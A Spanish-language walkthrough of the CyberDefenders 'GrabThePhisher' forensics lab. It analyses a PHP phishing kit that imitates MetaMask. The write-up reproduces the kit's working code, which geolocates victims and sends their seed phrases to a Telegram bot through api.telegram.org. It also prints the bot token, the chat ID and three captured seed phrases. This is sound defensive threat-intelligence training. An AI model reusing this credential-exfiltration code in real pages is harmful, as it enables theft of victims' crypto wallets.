



CyberDefenders

RESOLUCIÓN DE LABORATORIO

Lab: GrabThePhisher (CyberDefenders)

Análisis de un kit de phishing en PHP que suplantó MetaMask para robar seed phrases de usuarios DeFi, exfiltrándolas vía Telegram, con identificación de IoCs y alias del atacante.

Sebastian David
Torres Reyes

Escenario:

A decentralized finance (DeFi) platform recently reported multiple user complaints about unauthorized fund withdrawals. A forensic review uncovered a phishing site impersonating the legitimate PancakeSwap exchange, luring victims into entering their wallet seed phrases. The phishing kit was hosted on a compromised server and exfiltrated credentials via a Telegram bot.

Your task is to conduct threat intelligence analysis on the phishing infrastructure, identify indicators of compromise (IoCs), and track the attacker's online presence, including aliases and Telegram identifiers, to understand their tactics, techniques, and procedures (TTPs).


Herramientas utilizadas:

- VSCode

P1: Which wallet is used for asking the seed phrase?

R: Metamask

El atacante integró un formulario falso que **suplantó la interfaz de la billetera** MetaMask, utilizada comúnmente para la recepción y envío de criptomonedas en la red Ethereum.



The screenshot shows a web interface designed to look like the MetaMask wallet recovery screen. At the top, there is a header with the MetaMask logo on the left and a dropdown menu set to 'Ethereum MainNet' on the right. The main heading is 'Continue with Seed Phrase'. Below this, a subtext reads 'Enter your keyword phrase of 12 words to continue using MetaMask.' A label 'Wallet Seed' is positioned above a large text input field. Inside the input field, a placeholder text says 'Separate each word with a single space'. Below the input field is an orange button labeled 'Proceed'.

Al examinar estáticamente el archivo `metamask.php` (el script que procesa el formulario), se determinó que el atacante programó funciones para interactuar con la API de Telegram. Esto permitía la exfiltración automatizada de las seed phrases (frases semilla) introducidas por las víctimas directamente hacia un chat controlado por el ciberdelincuente.

```
metamask.php x
metamask > metamask.php
10  /*
16  j1j1b1s@m3r0
18  */

22
23  <b>Wallet:</b> Metamask
24  <b>Phrase:</b> <code>" . $_POST["data"] . "</code>
25  <b>IP:</b> " . $_SERVER['REMOTE_ADDR'] . " | " . $_SERVER['geo'] . " | " . $_SERVER['city'] . "
26  <b>User:</b> " . $_SERVER['HTTP_USER_AGENT'] . " ";
27
28
29  sendTel($message);
30
31  function sendTel($message){
32      $id = "5442785564";
33      $token = "5457463144:AAG8t4k7e2ew3tTi0IBShcWbSia0Irvxm10";
34      $filename = "https://api.telegram.org/bot".$token."/sendMessage?chat_id=".$id."&text=".$_POST["import-account__secret-phrase"].$text."&n";
35      file_get_contents($filename);
36      $_POST["import-account__secret-phrase"].$text = $_POST["data"].$text."&n";
37      @file_put_contents($_SERVER['DOCUMENT_ROOT'].'/log/'. 'log.txt', $text, FILE_APPEND);
38  }
39
40
41
42  ?>
43
```

P2: What is the file name that has the code for the phishing kit?

R: metamask.php

El archivo metamask.php actúa como el componente de backend principal del kit de phishing. Contiene la lógica necesaria para recibir la frase semilla (seed phrase) capturada en el formulario web y ejecutar las solicitudes HTTP hacia la API de Telegram para exfiltrar dicha información en tiempo real.

P3: In which language was the kit written?


R: PHP

El lenguaje de programación utilizado para el kit de phishing fue PHP.

P4: What service does the kit use to retrieve the victim's machine information?

R: sypex geo

El script utiliza la API externa de Sypex Geo (api.sypexgeo.net) para obtener datos de geolocalización basados en la dirección IP pública del visitante (`$_SERVER['REMOTE_ADDR']`). Posteriormente, el resultado devuelto en formato JSON es parseado para solamente extraer la información del país y ciudad de la víctima.



```
metamask.php X
metamask > metamask.php
1  p
2
3  uest = file_get_contents("http://api.sypexgeo.net/json/" . $_SERVER['REMOTE_ADDR']);
4  ay = json_decode($request);
5  = $array->country->name_en;
6  y = $array->city->name_en;
7  e = date("m.d.Y"); //aaJa
8
```

P5: How many seed phrases were already collected?

R: 3

El atacante recolectó 3 seed phrases ubicadas en el directorio \PANKEWK\log.txt.

```
log.txt X
log > log.txt
1 number edge rebuild stomach review course sphere absurd memory among drastic total
2 bomb stairs satisfy host barrel absorb dentist prison capital faint hedgehog worth
3 father also recycle embody balance concert mechanic believe owner pair muffin hockey
```

P6: Could you please provide the seed phrase associated with the most recent phishing incident?

R: father also recycle embody balance concert mechanic believe owner pair muffin hockey

El seed phrase más reciente visualizado en el archivo de texto log.txt, que registra todas las semillas ingresadas es 'father also recycle embody balance concert mechanic believe owner pair muffin hockey'.

P7: Which medium was used for credential dumping?

R: telegram

En el archivo metamask.php se utilizó la API de Telegram para la extracción de las credenciales.

```
sendTel($message);

function sendTel($message){
    $id = "5442785564";
    $token = "5457463144:AAG8t4k7e2ew3tTi0IBShcWbSia0Irvxm10";
    $filename = "https://api.telegram.org/bot".$token."/sendMessage?chat_id=".$id."&text=".ur
    file_get_contents($filename);
    $_POST["import-account__secret-phrase"]. $text = $_POST['data']."\n";
    @file_put_contents($_SERVER['DOCUMENT_ROOT'].'/log/'.'log.txt', $text, FILE_APPEND);
}
```

P8: What is the token for accessing the channel?

R: 5457463144:AAG8t4k7e2ew3tTi0IBShcWbSia0Irvxm10

También se puede visualizar el token utilizado para la comunicación con Telegram.

```
sendTel($message);  
  
function sendTel($message){  
    $id = "5442785564";  
    $token = "5457463144:AAG8t4k7e2ew3tTi0IBShcWbSia0Irvxm10";
```

P9: What is the Chat ID for the phisher's channel?

R: 5442785564

```
sendTel($message);  
  
function sendTel($message){  
    $id = "5442785564";  
    $token = "5457463144:AAG8t4k7e2ew3tTi0IBShcWbSia0Irvxm10";
```

P10: What are the allies of the phish kit developer?

R: j1j1b1s@m3r0

Finalmente, se pudo visualizar dentro un comentario de agradecimiento hacia j1j1b1s@m3r0 lo que indicaría un cómplice o aliado.

```
metamask.php X  
metamask > metamask.php  
8  
9  
10 /*  
11 With love and respect to all the hustler out there,  
12 This is a small gift to my brothers,  
13 All the best with your luck,  
14  
15 ✨ regards,  
16 j1j1b1s@m3r0  
17  
18 */  
19
```